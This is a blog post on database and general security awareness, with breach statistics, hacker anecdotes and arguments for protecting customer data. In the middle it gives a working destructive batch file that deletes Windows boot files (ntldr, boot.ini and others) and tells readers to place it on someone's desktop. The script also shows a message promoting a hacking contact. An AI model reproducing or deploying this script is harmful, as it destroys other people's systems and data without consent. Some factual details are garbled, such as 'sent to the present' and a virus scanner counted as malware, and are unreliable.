Lot of question came to my mind when I start talking about oracle security, How to secure my databases, what should I do?
Adding Firewall to my network is it enough? Enable Oracle Audit Parameter will be enough?
Understand Security as concept is very important to reduce risk of attack and to do that you should make your system is secure.
Having Security awareness is first step to secure the system.
According to RSA reports, there was 7% increase in amount of phishing attacks worldwide between months of July and August 2010, The United States currently leads as the country that suffered the most attacks in regards to online cyber threats with 35% of these aimed at citizens of the US; the US was also the country that hosted the most attacks, with 60% of phishing attacks starting from the US.

The below Graph Show Number of network Security Breaches over Past 12 months (Graph Made by Ponemon Institute)
Included to above reports 1$ trillion the total value of intellectual property hackers stole from business around the world in 2008.
As proof for this I will mention three different stories for the biggest top “black hat” hackers

The below Graph Shown How much Did the Cyber-attack Cost Company over 12 month (Graph Made by Ponemon Institute)
Jonathan James when he hacked NASA he was 16 years old with that he was the first juvenile sent to the present, Installed backdoor into defense threats reductions agency server and jacked into NASA Computers stealing software worth 1.7M $ Costing NASA 41,000$ in Repair.
Adrian Lamo Hacked into NY Times and Microsoft using wifi Coffee shop, Viewed Personal Information and High profile Subject matter
The last example Kevin Mitnick spent two years stealing corporate secrets and breaking into the US national defense warning system.
Computer Hacking is usually used as stereotypes in movies and cartoons as Guy sitting behind desk with Pepsi Can and not that much luck with ladies , the truth is this guy cost people and companies money and privacy, therefor the hacking effects on individuals , organizations and company.
As individuals victims of computer hacking will lose their saving, privacy even their life, in the early days of computer the virus was the biggest security risk which is cause data losing. After that it’s replaced with malware which is small software designed to do job such as key logger or virus scanner but now this software not more any fun since the hackers now creating malware.
Nothing easier today than writing virus just to do annoying things, the below code just an example how writing a virus.
You can find step to write virus, Trojan or even worm on the internet and for free, this is what makes problem bigger, because internal user can read this information and start using them so you should prepare to all these kind of attacks.
The below example for simple virus, all you have to do is save as batch file and put it on someone desktop
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
msg * SEND->> JOIN EVILKING TO +962795238146 for hacking tricks
What if the victims was company or organization, the small effect could happened by hacker is put some employees out of works for short period of time. The large affect hacker could stole company secrets and lose them data, and make some damage, the last survey for Ponemon Research on behalf of juniper Networks 90% of companies had been breached at least once by hackers over the past 12 months.60% reported two or more breaches over the past year.
So companies or organizations should spend small fortune for security purpose software and hardware and lets us don’t forget to educate our employee.
The Security today consider as most important priority for the company for two reasons:
1- Personal Data protections.
If you store data you should secure these data, since it’s related to customers or clients.
2- Social Responsibility.
Some of these data very important and contain people privacy which indicate us that company should protect these information by secure their systems.
When you leave your house for works purpose in the morning or hanging out with friends in the evening you make sure that your house is secure why? All this to keep unauthorized people to access, damage and theft By enable alarm system, make sure your doors is lock and even your windows, this is the same for the companies or organizations same principle but with different approach, the valuable things in the computers and networks is the data you create, this is the first reasons why we have computers and networks.
Operating system can be reinstalled, Hardware can be replaced but we talking about data which is unique and sometimes it is irreplaceable.
Data is confidential and people privacy, this is the main reason why you don’t want lose it, you don’t want others to even view it without authorization , Visa information, mobile numbers, social numbers and account numbers.
If it’s left unprotected then information can be accessed by anyone, if these information fall into wrong hand, you’re live is nightmare, quite often ensure your data is protected is small price that you could pay to avoid future problems and prevent threats.
What if the data is not adequately protected, perhaps it compromised which called security breach, I am not talking here as individual level but as Business level that cause problems such as loss of reputation and lawsuits.
According to the
Ponemon institute, cost of a Security breach during 2008 was $202 per record breached. Imagine if you have 1 Million records what is could cause to the company?
Intruders not care who you are or about your identity they just want to control your computer. By doing this they can hide their location and start attack.
By access to the system intruders discovers new vulnerabilities to exploit in computer software, don’t forget its networks which mean you can access to another computers on same network Complex right?
But what about the law, all the above information is just reports and security principle, check the below law that talks about security and data privacy.
Cheers
Osama Mustafa

 Technology Geek